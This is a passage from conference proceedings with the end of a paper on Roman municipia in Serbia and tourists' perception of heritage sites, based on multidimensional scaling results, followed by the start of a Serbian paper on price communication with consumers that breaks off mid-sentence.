Rezultati istraživanja ukazuju na fino poklapanje posmatranih slučajeva i vezu između pomenutih indikatora. Poznavanje i izučavanje elemenata kulturnog nasleđa od velikog je značaja za razvoj turizma i razvijanje svesti turista u vezi sa ovom temom.

**Ključne reči:**
kulturno nasleđe, arheološka nalazišta, svest turista, municipijum.

## INTRODUCTION

International tourism is the world's largest export earner and an important factor in the balance of payments in most nations (UNWTO, 2011). The primary focus of this sector is to attract visitors to cultural and heritage tourism. Europe is the world's top tourism destination and cultural and heritage tourism is the central dimension. In the last twenty years, tourism in Europe has more than doubled to 12% of the GDP from tourism and tourism-related activities.[1] According to the European Commission, typical cultural tourism in Europe, among other product consumption, includes visiting historical and religious monuments or vernacular buildings and ruins.

Tourism heritage is defined as travelling to sites of historic or ethnic importance and it includes places such as parks, palaces, forts, and other historical sites. It also includes visiting heritage sites of different cultures crossing international boundaries. Heritage is often connected with national representation, symbolic foundation and sense of belongingness (Park, 2010). Heritage can be identified as the tangible indication of one's own cultural characteristics, which can be understood as activities connected with continuity, persistence and substantiality of collective identity (Macdonald, 2006). Heritage tourism is often understood as a consumer driven phenomenon and hence its capitalist facets are quite evident in its marketing activities (Rowan & Baram, 2004). In order to satisfy their basic cultural needs (Witt & Wright, 1994), tourists visit heritage places (Poria, Butler & Airey, 2004b:21).

## 1. CULTURAL HERITAGE AND TOURISTS MOTIVATION

Cultural heritage tourism is currently the most prevalent type of tourism in the world. With over 37% of all world travel being culturally motivated, and with 52% of all tourists visiting cultural heritage sites regardless of motivation, there is no doubt that cultural heritage tourism currently dominates the global tourism scene (ATLAS, 2007:5).

Any tourist with any type of motivation can consume cultural heritage available at a destination deemed the centrality of cultural motivation not a sufficient criterion in distinguishing between the main types of cultural tourists (McKercher, 2002; McKercher & du Cros, 2002, 2003).

1 http://www.unwto.org/

E-mail: rmiodrag@ymail.com
DOI: 10.15308/Synthesis-2015-573-577

While in tourism discourse the relationship between needs, motivations, types of products consumed and the resultant tourist experiences is understood as straightforward, casual and well-defined cultural heritage tourism proved to be a surprising exception to this rule (Leiper, 1990:383). Within the framework of cultural heritage tourism, the fundamentals of this well researched casual chain can become dissonant and in many instances non-correlational (Richards, 2002:1054). Since cultural heritage consumption does not coincide with the purpose of tourism travel, any tourist with any type of motivation can become a consumer of cultural heritage products offered at a destination (Poria, Reichel & Biran, 2006b:163).

As motivation for consumption of culture and heritage can vary significantly to include anything from learning to entertainment, reliance on cultural motivation proved to be a very poor predictor of tourists' actual consumption of culture and heritage of a destination (McKercher & du Cross, 2002:144-147, 2003:46). Understanding of the fact that any tourist with any type of motivation can consume cultural heritage available at a destination warranted a distinction between genuine and accidental cultural tourists, also classified as general and specialized (Stebbins, 2007) serious and recreational (Hannabuss, 1999:299) or real and casual cultural tourist (Craik, 1997:129). While the former culture represents the main reason to travel to a destination, the latter consumes cultural heritage sites as part of the overall destination's experience.

## 2. SERBIA AS A CULTURAL INHERITOR OF ROMAN LEGACY

The fact that Serbia is rich in Roman heritage is confirmed by the fact that 17 Roman emperors was born and lived on our soil. The Emperor Constantine, one of the most important figures for Christianity, was born in Nis. The cities, temples and roads were built, and it is nowadays telling us about the greatness and importance of the Roman Empire. There is currently 2508 immovable cultural property in the Central Registry of Republic Institute for Protection of Cultural and Natural Heritage, of which 2171 cultural monuments, 74 cultural & historical sites, 188 archaeological sites and 75 famous places. Categorized immovable cultural property has 782, of which 200 of the 582 great importances.[2]

Out of total 44 archaeological sites, 25 originate from the Roman period. Serbia, the land where 17 Roman Emperors were born, presents the region of impressive tracks of glorious Roman Empire (27 B.C. – 476 A.D.), whose rulers, according to historical sources and archaeological examinations raised their native land till the highest point. One of the most famous rulers was Justinian or Petrus Sabbatius whose reign lasted almost 40 years (525 A.D – 565 A.D) and represented the dividing line of the Old and Middle Age. In his honor cities bear the name of this great ruler and codifier (Stanojevic, 2003:110).

Many authors and researchers wrote about the tracks of Roman Empire on the Danube coast, where the most interesting and unique cultural complex raised. The Danube River had a huge role in development and extension of the great Roman Empire, and was also the border of the Empire. That role of the Danube River and its confluents, affected the construction of big and small frontier fortresses and towns, whose remains testify about the magnificent Empire, with the architecture that presents the crown of the Roman architecture.

Municipium represents one of the largest and most important architectural achievements of ancient Rome. Municipium (lat. municipium, plural. municipia) is a term in the Roman Empire used for the cities whose status was below the colony (colonia). Municipium had its own government, but their citizens unlike the colony had Roman citizenship but also Latin law (ius LATI). Under the Roman Republic, the practical considerations of incorporating communities into the city-state of Rome forced the Romans to devise the concept of municipium, a distinct state under the jurisdiction of Rome. It was necessary to distinguish between various types of municipia and other settlements, such as the colony. In the final stage of development, all citizens of all cities and towns throughout the empire were equal citizens of Rome. The municipium then simply meant municipality, the lowest level of local government.

Citizens of municipium had the duties of a Roman citizen, which involved the payment of taxes and military service, but were not allowed to participate in political life, i.e. to elect and be elected to public office. The executive power of the municipium is usually conducted by four magistrates elected for a period of one year, while the advisory authority was exercised by the decurions gathered in the body like the Senate.

There were more than a dozen municipiums on the territory of present-day Serbia. For the purpose of research methodology, nine ancient cities were used that had a status of municipium, including: Justiniana Prima, Justiniana Secunda, Siparantum, Sirmium, Bassianae, Viminacium, Felix Romuliana, Diana and Mediana. One of the localities – Felix Romuliana was ranked on the list of the cultural heritage of UNESCO (Novaković-Kostić, 2010, str. 115-126).

## 3. RESEARCH RESULTS AND FINDINGS

The research was designed to answer the Research question **RQ:** "Is there statistically significant difference in the level of tourist awareness towards the spatial position of archaeological sites?"

The research methodology designed to answer which opinion average tourist assign to distance between ancient cities of the Roman period in Serbia. The data was collected through Serbia Guest Survey 2011. The questionnaire was filled in by tourist themselves with the instruction and help of the interviews. The sample used in this research paper included 150 respondents divided into groups named after nine ancient cities of the Roman period in Serbia, and it is assumed that tourists are probably motivated to visit them. The respondents announced the distance between Viminacium and Justiniana Prima equal to 100. They gave their opinion on the distance between any pair of other ancient cities relative to the distance of Viminacium and Justiniana Prima.

In order to answer the research question, null and alternate hypothesis were created:

H0 : There is no statistically significant difference in the level of tourist awareness towards the spatial position of archaeological sites.

HA: There is statistically significant difference in the level of tourist awareness towards the spatial position of archaeological sites.

Multidimensional scaling technique was performed to determine the similarity or dissimilarity set of nine ancient cities in Serbia. The herein presented analysis refers to a two-dimensional space. Table 1 (Case Processing Summary) shows that the analysis included nine ancient cities and one data source, i.e. a matrix consisting of 36 proximity measures.

2 http://www.heritage.gov.rs/



DOI: 10.15308/Synthesis-2015-573-577

| Case Processing Summary | | |
|---|---|---|
| Cases | | 9 |
| Sources | | 1 |
| Objects | | 9 |
| Proximities | Total Proximities | 36[a] |
| | Missing Proximities | 0 |
| | Active Proximities[b] | 36 |
| a. Sum of all strictly lower-triangular proximities. | | |
| b. Active proximities include all non-missing proximities. | | |

Table 1. Overall number of ancient cities and their proximities

Table 2 presents the normalized value of the indicator properly fitting the model to the matrix data. The value indicates how the input data (proximity matrix) is adequately represented with the distance in the final multidimensional space. Starting from pole position 0, programming option PROXSCAL iteratively moves the points in the way of continuous improvement between the original elements of proximity and the distance between them in the final multidimensional space. The process is stopped after iteration number 10 because convergence has achieved indicator value of stress 0.0001.

| Iteration History | | |
|---|---|---|
| Iteration | Normalized Raw Stress | Improvement |
| 0 | .17692[a] | |
| 1 | .00942 | .16750 |
| 2 | .00697 | .00246 |
| 3 | .00600 | .00097 |
| 4 | .00549 | .00051 |
| 5 | .00514 | .00035 |
| 6 | .00489 | .00025 |
| 7 | .00470 | .00019 |
| 8 | .00455 | .00014 |
| 9 | .00444 | .00011 |
| 10 | .00436 | .00009[b] |
| a. Stress of initial configuration: simplex start. | | |
| b. The iteration process has stopped because Improvement has become less than the convergence criterion. | | |

Table 2. Values of normalized raw stress

Table 3. Implicates stress and fit measures original proximity of ancient cities adequately represented as distances in multidimensional space. The value stress-I (Kruskal's stress) indicates better fitting through stress value lower than 0.10. The values of Dispersion Accounted For and Tucker's coefficient of congruence implicate that relatively fine fitting of the original cases of observation and final distances are achieved.

| Stress and Fit Measures | |
|---|---|
| Normalized Raw Stress | .00436 |
| Stress-I | .06600[a] |
| Stress-II | .18327[a] |
| S-Stress | .01119[b] |
| Dispersion Accounted For (D.A.F.) | .99564 |
| Tucker's Coefficient of Congruence | .99782 |
| PROXSCAL minimizes Normalized Raw Stress. | |
| a. Optimal scaling factor = 1.004. | |
| b. Optimal scaling factor = .997. | |

Table 3. Stress and fit measures original proximity of ancient cities and final distances

Table 4 indicates the coordinates of each of the nine ancient cities (points) for the two-dimensional solution.

| Final Coordinates | | |
|---|---|---|
| | Dimension | |
| | 1 | 2 |
| Justiniana Prima | .016 | -.803 |
| Siparantum | -.416 | -.269 |
| Sirmium | -.623 | .018 |
| Bassianae | -.767 | .149 |
| Viminacium | -.208 | .326 |
| Felix Romuliana | .164 | .419 |
| Diana | .639 | .035 |
| Mediana | .532 | .611 |
| Justiniana Secunda | .663 | -.486 |

Table 4. Final coordinates of the ancient cities Based on the Final Coordinates program a diagram of a

Common Space for all points is created. Figure 1 presents the results of final configuration of the elements and fitting of original proximity of points.



DOI: 10.15308/Synthesis-2015-573-577





Figure 1. Common Space diagram of dispersion of the ancient cities

Figure 2 presents Shepard's diagram of transformed proximity points with derived distances of points. It is noticed the fine fitting and connection between the indicators which increasingly approaching approximately straight line with minimum dispersion.





Figure 2. Shepard's diagram of dispersion of the ancient cities

According to the previously analyzed figures, it was concluded that the alternative hypothesis HA was thus rejected, and the null hypothesis H0 was accepted as true. There is no statistically significant difference in the level of tourist awareness towards the spatial position of archaeological sites.

Conclusions and recommendations

This research shows the non-entity of statistical significant difference in the level of tourist awareness towards the spatial position of archaeological sites and that should be integrated to effectively contribute to tourist improvement. As research shows, this may imply that the majority of respondents would probably become potential visitors to these archaeological sites. Therefore, promotional and marketing activities could be used as an assisting tool for making this potential tourist demand become a real improvement. Although this research contributes to the enrichment of knowledge of archaeological sites as a motivational factor for participation in such routes, it still has certain limitations. The research results are limited to the number of respondents, while the respondents were representative in national terms. Therefore, these results imply that the conclusions obtained cannot be generalized to potential visitors outside Serbia. The examination of a larger sample including potential foreign visitors would make the results more reliable and representative.

As tourists are becoming more sophisticated, their need to recapture the past has been increasing. Tourists have been visiting cultural heritage sites more frequently. Cultural heritage tourism offers several benefits to tourists and residents, as well as governments. People become involved in their community when they can relate to their personal, family, community, regional, or national heritage. This connection motivates residents to safeguard their shared resources and practice good stewardship. Further cultural heritage tourism educates residents and tourists about local or regional history and traditions. Through the research about and development of heritage and cultural destinations, residents will become more informed about history and traditions that can be shared with tourists. Knowledge of heritage provides continuity and context for communities, which instills respect in their residents, strengthens citizenship values, builds community pride, and improves the overall quality of life.

Cultural heritage tourism promotes economic and civil vitality of a community or a region. Although its architectural unit cannot be compared with European localities, Serbia has abundance of material heritage of archaeological sites. Cultural tourism represents an opportunity for development of underexplored potential of Serbian tourism sector. The existing cultural and historical heritage is not properly protected, insufficiently presented and as such is not included adequately in the tourism offer. Serbia as the rich cultural heritage provides a good basis for the development of quality tourism offer. Cultural heritage of archaeological sites is a useful source in developing and promoting local and regional community.

## REFERENCES

Association for Tourism and Leisure Education. (2007). ATLAS Cultural tourism survey: summary report 2007. Retrieved from http://www.tram-research.com/atlas/ATLAS%20Cultural%20Tourism%20Survey%202007.PDF

Craik, J. (1997). *The culture of tourism. Touring cultures: Transformations of travel and theory*. London: Routledge. pp. 115-138.

Hannabuss, S. (1999). *Postmodernism and the heritage experience. Library management,* 20(5), 294-301.

Leiper, N. (1990). Tourist attraction systems. *Annals of tourism research*, 17(3), 367-384.

Macdonald, M.N., Badger, R., & Dasli, M. (2006). Authenticity, culture and language learning. *Language and intercultural communication,* 6(3-4), 250-261.

McKercher, B. (2002). Towards a classification of cultural tourists. *International Journal of Tourism Research, 4*(1), 29-38. DOI: 10.1002/jtr.346



DOI: 10.15308/Synthesis-2015-573-577

McKercher, B., & du Cros, H. (2003). Testing a cultural tourism typology. *International Journal of Tourism Research, 5*(1), 45-58. DOI: 10.1002/jtr.417

McKercher, B., & Du, C. H. (2002). *Cultural tourism: The partnership between tourism and cultural heritage management*. New York: Haworth Hospitality Press.

Novaković-Kostić R. (2010). *Turizam i kultura.* Smederevo: Newpress Smederevo. pp.115-126. (In Serbian).

Park, H. Y. (2010). Heritage tourism: Emotional Journeys into Nationhood. *Annals of Tourism Research*, 37(1), 116–135. DOI: 10.1016/j.annals.2009.08.001

Poria, Y., Butler, R. & Airey, D. (2004b). Links between tourists, heritage, and reasons for visiting heritage sites. *Journal of Travel Research*, 43(1), 18-28. DOI: 10.1177/0047287504265508

Poria, Y., Reichel, A., & Biran, A. (2006b). Heritage site management: motivations and expectations. *Annals of Tourisms Research,* 33 (1), 163-177. DOI:10.1016/j.annals.2005.08.001

Richards, G. (2002). Tourism attraction systems: exploring cultural behavior. *Annals of tourism research*, 29(4), 1045-1064. DOI: 10.1016/S0160-7383(02)00026-9

Rowan, Y. M., & Baram, U. (2004). *Marketing heritage: Archaeology and the consumption of the past*. Walnut Creek, CA: Rowman & Littlefield.

Stanojević O. (2003) . *Roman law*. Beograd: Službeni list SCG.

Stebbins, R.A. (2006). *Serious leisure: A perspective for our time*. New Brunswick, NJ: Transaction Publishers.

Witt, C.A., & Wright, P. (1994). Tourist motivation: life after Maslow. *In* P. Johnson, & B. Thomas (Eds.), Choice and demand in tourism, pp. 33-56. London: Mansell.



DOI: 10.15308/Synthesis-2015-573-577

Synthesis
International Scientific Conference of IT and Business-Related Research

# CENOVNA KOMUNIKACIJA SA POTROŠAČIMA

## PRICE COMMUNICATION WITH CONSUMERS

Sveto Veselinović
Univerzitet Sinergija, Bijeljina, Republika Srpska

**Apstrakt:**
Svedoci smo sveopšte globalizacije i internacionalizacije svetske privrede u kojoj organizacije kroz razne oblike komuniciranja sa potrošačima pokušavaju zauzeti svoje mesto na tržištu, doprinoseći tako stvaranju sveopšteg promocionog haosa u kome jedni uspevaju a drugi uzaludno troše i bacaju svoj novac. Cilj ovog rada je da ukaže na značaj cene kao faktora komuniciranja sa potrošačima, koja predstavlja ključ potrošačeve konačne odluke. Cena sve više kod potrošača predstavlja indikator kvaliteta proizvoda i usluge. Firme preko cene ističu svoj imidž i pozicioniraju se na tržištu stvaranjem diferencijalne prednosti. Potrošači cenom pokazuju svoj snobizam, ističu željeni status u društvu, ili pak smanjuju kupovni rizik. U radu su analizirane neke od metoda cenovnog komuniciranja sa potrošačima, stavljanjem posebnog akcenta na komunikaciju cenama novih prizvoda, linije proizvoda, kao i psihološko komuniciranje cenama. Centralni deo ovog rada je poruka da savremeni potrošač sve više značaja pridaje funkcionalnim elementima komunikacije u kojima cena, dobro uklopljena sa ostalim elementima marketinškog miksa, igra značajnu ulogu u procesu donošenja odluke. Uticaj interneta i digitalne tehnologije još više je pojačao značaj cene kao faktora konačnog donošenja odluke. Izvedeni zaključci su dobiveni generalizacijom, deduktivnim metodom analize pisanog materijala i komparativnom analizom marketing strategija različitih organizacija.

**Ključne reči:**
simbolička komunikacija, funkcionalna komunikacija, percepcija cena, psihološko formiranje cena.

**Abstract:**
We are witnessing general globalization and internationalization of the world economy in which organizations attempt to find their place in the market through implementing various forms of communication with consumers, thus contributing to the creation of universal promotional chaos in which some succeed while others waste their money. The purpose of this paper is to highlight the importance of price as a factor of communication with consumers, which has a considerable impact on consumers when making their final decision. Consumers are increasingly more perceiving the price as the key indicator of the quality of goods and services. Companies use it to promote their image and adequately position themselves in the market by creating differential advantage. Consumers use price to show their snobbism, emphasize the desirable social status, or decrease purchasing risk. The paper analyses some of the methods of price communication with consumers, with special emphasis placed on communication through new product prices, product lines, as well as the psychological price communication. The key segment of this paper is the message that a contemporary consumer assigns more importance to fictional elements of communication where price, if well-incorporated into other elements of marketing mix, plays an important role in the decision-making process. The impact of the Internet and digital technology has further strengthened the importance of price as the crucial factor for making the final decision. Conclusions have been reached by means of generalization, deductive method of written material analysis and comparative analysis of marketing strategies used by various organizations.

**Key words:**
symbolic communication, functional communication, price perception, psychological price formation.

## 1. UVOD

Čovek kao društveno biće poseduje obeležje govornog ponašanja kao oruđa za saopštavanje svojih misli osećanja i namera, što ga odvaja od ostalih živih bića. Osnovu međusobnog komuniciranja ljudi čini jezik. U tom smislu komunikacija se može definisati kao razmena značenja među ljudima koju pored govora čine i svi drugi simboli duha sa sredstvima njihovog prenošenja u prostoru i njihovog očuvanja u vremenu. Danas se više ne postavlja pitanje da li organizacije treba da komuniciraju sa potrošačima, jer „proizvoditi a ne reklamirati se je isto što i namigivati devojci u mraku". Ključno pitanje je koji oblik i formu komunikacije primeniti da bi postigli najveći uticaj na potrošačevu konačnu odluku u kupovini. Savremene organizacije u komuniciranju sa potrošačima pored simboličkog komuniciranja, kroz prenošenje misli, ideja i emocija kojima izaziva željene reakcije kod potrošača, sve češće koriste funkcionalne elemente komuniciranja. Funkcionalna komunikacija obavlja se pomoću instrumenata marketing miksa – prozvoda, cene i distribucije. U daljem tekstu ovog rada bavićemo se cenom kao faktorom komunikacije sa potrošačima, ali ne smemo zaboraviti da samo cena uklopljena u necenovne faktore marketing miksa obezbeđuje dugoročno pozitivnu komunikaciju sa potrošačima (Jobber & Fahy, 2006).

Između cene i necenovnih faktora marketing miksa (proizvod, promocija i distribucija) postoji visok stepen međuzavisnosti, stoga se ni uticaj necenovnih faktora na ponašanje potrošača ne može izdvojeno pratiti bez njegovih odnosa sa cenom proizvoda. Samo dobro odmerena prodajna cena proizvoda može pružiti adekvatnu i uspešnu primenu necenovnih faktora u cilju stimulisanja potrošača na kupovinu. Isto tako, bez adekvatne i dobre primene necenovnih faktora, samo povećanje ili smanjenje cena proizvoda neće dati prave efekte i rezultate uticaja na potrošače. Sa aspekta marketinga cena predstavlja



E-mail: sveselinovic@sinergija.edu.ba
DOI: 10.15308/Synthesis-2015-578-582

element marketing strategije čiji cilj nije maksimalna ili najviša moguća cena, nego pokrivanje troškova i ostvarenje određenog dohotka uz istovremeno prilagođavanje percipiranoj vrednosti proizvoda od strane potrošača. Preterano niske cene dovode do gubitka marže, dok preterano visoke cene dovode do gubitka prodaje. I jedne i druge ugrožavaju profitabilnost kompanije i dovode do gubitaka. Potrošač, shodno svojim psihološkim faktorima rasuđivanja, u zavisnosti od specifičnosti proizvoda, cenovne elastičnosti potražnje, imidža proizvoda ili proizvođača, specifičnosti kanala distribucije i niza drugih faktora percipira koja je to „fer" cena za određeni proizvod. Pri donošenju odluke o cenama preduzeće mora nastojati da sa jedne strane cena bude prihvatljiva za potrošača, a sa druge strane da se ostvari profit. Ti ciljevi su često u međusobnom konfliktu. Stoga je pravilno formiranje i upravljanje cenama, kao integralnim delom strategije preduzeća, presudna aktivnost koja utiče na profitabilnost jedne kompanije. (Morno, 1990.)

## 2. METODI CENOVNOG KOMUNICIRANJA SA POTROŠAČIMA


Savremene organizacije, dakle, putem cena komuniciraju sa ciljnim segmentima potrošača. One cenom potrošaču mogu da šalju informacije o kvalitetu proizvoda, imidžu firme, ističu potrošačev željeni status, snobizam, nizak kupovni rizik i sl. Shodno ciljevima komuniciranja proizvođači cene mogu koristiti kao sredstvo diferenciranja proizvoda i zadovoljavanja informativnih i psiholoških potreba potrošača. Za koje će se cene organizacija opredeliti ovisi o njenoj marketing strategiji koja se koristi kao podrška proizvodu.

Mikroekonomska analiza cenovne elastičnosti nam govori da bi cenu određenog proizvoda trebalo odrediti u tački preseka (jednakosti) marginalnih (dodatnih) vrednosti troškova i potražnje. S obzirom da funkcije potražnje i troškova u stvarnosti nisu dostupne u praksi se iskristalisalo više načina određivanja cena shodno strategijskim ciljevima organizacije i uslovima na tržištu. Tako cene mogu biti zasnovane na troškovima organizacije kao faktoru koji određuje iznos specifične (minimalne) cene po kojoj se proizvodi i usluge mogu realizovati na tržištu da bi se pokrili troškovi. Drugi metod je formiranje cena orijentisano prema konkurenciji. Ovde se najveća pažnja daje visini cene koju je odredila konkurencija i odnosu naše cene prema konkurentskoj (ista, manja, veća), shodno poziciji koju gradimo. Treći pristup formiranja cene je pod uticajem tržišta i podrazumeva procenu vrednosti koju proizvod ima za kupce. Ukratko, što je veća vrednost koju proizvod nudi u poređenju sa konkurencijom to je veća cena koju može da naplati (Milisavljević, 2010). Pored ovih metoda ili u kombinaciji sa njima organizacije koriste i niz metoda psihološki formiranih cena koristeći persuazivne elemente komunikacije sa potrošačima. Naravno, u svim ovim metodama mora se voditi računa o tome da li je moguće sa aspekta troškova prodavati proizvode po takvoj ceni.

### 2.1. KOMUNIKACIJA CENAMA NOVIH PROIZVODA

Da bi se omogućila uspešna prodaja novog proizvoda na tržištu i obezbedila zaštita imitacije od drugih preduzeća neophodno je definisati željenu politiku, ciljeve i strategiju novog proizvoda odgovarajućom kombinacijom cene sa ostalim necenovnim instrumentima marketing miksa (proizvod, distribucija, promocija). Što je stepen noviteta proizvoda veći to je veća i sloboda koju preduzeće ima pri formiranju tržišne cene. Ukoliko se radi o bitnoj i suštinskoj inovaciji onda preduzeće ostvaruje monopolsku strukturu tržišta za svoj proizvod. Pri definisanju cene novog proizvoda treba imati u vidu tri cilja: 1) da proizvod bude prihvaćen od potrošača, 2) da se proizvod zadrži na tržištu i pored rastuće konkurencije i 3) da se ostvari dobit. (Milisavljević, 2010)

Usklađivanjem cena sa strategijom komuniciranja na tržištu (promocijom) dobijamo matricu četiri marketing strategije. Slika 1.




Slika 1. Strategija komuniciranja novim proizvodom
Izvor: (Jobber & Fahy, 2006)


Ukoliko se radi o velikom stepenu noviteta na proizvodu i visokom stepenu potražnje za proizvodom, organizacije koriste strategiju visokih cena, i visokih troškova komunikacije odnosno „brzog skidanja kajmaka". Ova strategija podrazumeva jaku tržišnu komunikaciju kojom organizacija stvara visok nivo svesti i znanja o proizvodu. Cilj organizacije je u što kraćem periodu, pre pojave konkurencije na tržištu, ostvariti visoke prinose na investicije. Ukoliko je otežan ulazak novih konkurenata na tržište (tehnološke, finansijske i pravne prepreke) ili priroda proizvoda ne zahteva jaku tržišnu komunikaciju, organizacije mogu da koriste strategiju visokih cena i niskih troškova komunikacije, odnosno „sporog skidanja kajmaka". Prihvatanjem visoke cene od strane kupaca kao znak kvaliteta proizvoda koje vredi platiti, organizacija nastavlja sa visokim cenama sa ciljem podsticaja takvog kupčevog verovanja. Problemi visokih cena nastaju u kasnijim fazama životnog ciklusa proizvoda kada se na tržištu pojavi konkurencija i dođe do zasićenja tržišta. Svako naglo smanjivanje cena može izazvati sumnju potrošača u kvalitet i dovesti do gubitka tržišta. U takvim uslovima bolja rešenja su razvijanje novih tehnoloških rešenja i poboljšanje kvaliteta, dizajna, pakovanja, adekvatnih komunikacijskih varijabli i sl. Organizacije koje kombinuju niske cene proizvoda i visoke troškove komunikacije teže brzoj penetraciji tržišta. Cilj ove strategije je brz dolazak do većeg tržišnog učešća (dominacije na tržištu). Poslednja strategija primenjuje nisku cenu i malo komunikaciono učešće na tržištu, odnosno „strategiju spore penetracije". Spore penetracije tržišta primenjuju privatni brendovi kojima nije neophodna promocija da bi ostvarili učešće na tržištu, a niski troškovi promocije doprinose održavanju visokih profitnih marži. Formiranje niske cene nosi sa sobom rizik percepcije potrošača o slabom kvalitetu ponuđenog proizvoda ili usluge. Sa aspekta komunikacije penetracijska cena nema posebno značenje osim prenošenja informacije o „pravedno formiranoj ceni" u skladu sa ponuđenom vrednošću proizvoda i apelovanja na nizak kupovni rizik. Međutim, kod skupih i luksuznih proizvoda sa dominantnim rizikom kupovine, zbog visokog stepena variranja kvaliteta među različitim markama, potrošači se najčešće oslanjaju na cenu kao pokazatelj vrednosti i faktor smanjenja kupovnog rizika, premda stvarna razlika između proizvoda ne mora ni postojati. Kada je u pitanju proizvod koji se kupuje kao poklon, visoka cena pored smanjenja kupovnog rizika, povećava samopouzdanje i imidž darivaoca.



DOI: 10.15308/Synthesis-2015-578-582

## 2.2. CENOVNA KOMUNIKACIJA KVALITETOM PROIZVODA

Međutim, ukoliko preduzeće teži dugoročnom opstanku na određenom tržištu nužno mora uvažiti činjenicu da kvalitet proizvoda bitno determiniše strategiju formiranja cena. U tom smislu moguća je primena neke od dole navedenih strategija (Slika 2).




Slika 2. Alternativne strategije cena orijentisane prema kvalitetu proizvoda
Izvor: (Poljić, 2007)

Definisane cene u odnosu na kvalitet proizvoda mogu biti: precenjene, podcenjene i primenjene kvalitetu proizvoda. Strategije cena koje nisu u skladu sa kvalitetom proizvoda, već su znatno veće, obeležene su brojevima 4, 7 i 8. Ovakva strategija cena može biti prihvatljiva u izuzetnim prilikama (specijalizovani proizvodi i usluge) ali po pravilu je treba izbegavati na duži rok. Strategije cena 2, 3 i 6 spadaju u izuzetno povoljne cene za kupce, jer dobijaju jako kvalitetne proizvode po niskim cenama. Ove cene su sa strane proizvođača nepovoljne, jer donose nisku profitabilnost i ne preporučuju se na duži rok. Koriste se u situacijama ulaska na novo tržište na kome dominira jaka konkurencija. Strategije 1, 5 i 9 zadovoljavaju interese i proizvođača i kupaca, na ovim strategijama nema gubitnika, svi dobijaju i stoga su dugoročno najpovoljnije i jedino prihvatljive. Proizvod i cena su u skladu, adekvatan kvalitet proizvoda prati odgovarajuća adekvatna cena. Prvom strategijom se potrošaču nudi vrhunski proizvod po izuzezno visokoj ceni, peta strategija daje proizvod prosečnog kvaliteta po isto tako prosečnim i umerenim cenama, a strategija 9 nudi proizvode niskog kvaliteta po izuzetno niskim cenama (Poljić, 2007).

## 2.3. KOMUNIKACIJA CENAMA LINIJE PROIZVODA

Retke su organizacije koje proizvode samo jedan ili manji broj proizvoda. Realnost poslovanja savremenih organizacija ogleda se u proizvodnji čitave palete proizvoda. Divezifikacija proizvodnog programa predstavlja ključ njihovog uspeha. U takvim situacijama preduzeća pri formiranju cena moraju doneti odluku ne samo o bazičnoj ceni proizvoda, nego i o međusobnom odnosu cena pojedinih proizvoda koji čine njegovu proizvodnu liniju. Preduzeće sa širokim proizvodnim programom proizvoda nema veliku slobodu manipulisanja sa strukturom cena. Ono ne sme narušiti međusobni odnos cena proizvoda u proizvodnom programu, ali zato ima mogućnost manipulisanja sa alokacijom opštih troškova i dobiti po proizvodima. Širok proizvodni asortiman (od relativno niskog kvaliteta i cene, do relativno visokog kvaliteta i cene) daje mogućnost preduzeću da iskoristi različitu elastičnost tražnje na pojedinim delovima tržišta i svojim spektrom ponude zadovolji potrebe različitih ciljnih segmenata potrošača. Tako je postalo normalno da proizvođači trajnih potrošnih dobara imaju u svom proizvodnom programu poluautomatske i automatske modele, standardne, *de-luxe* i super *de-luxe* 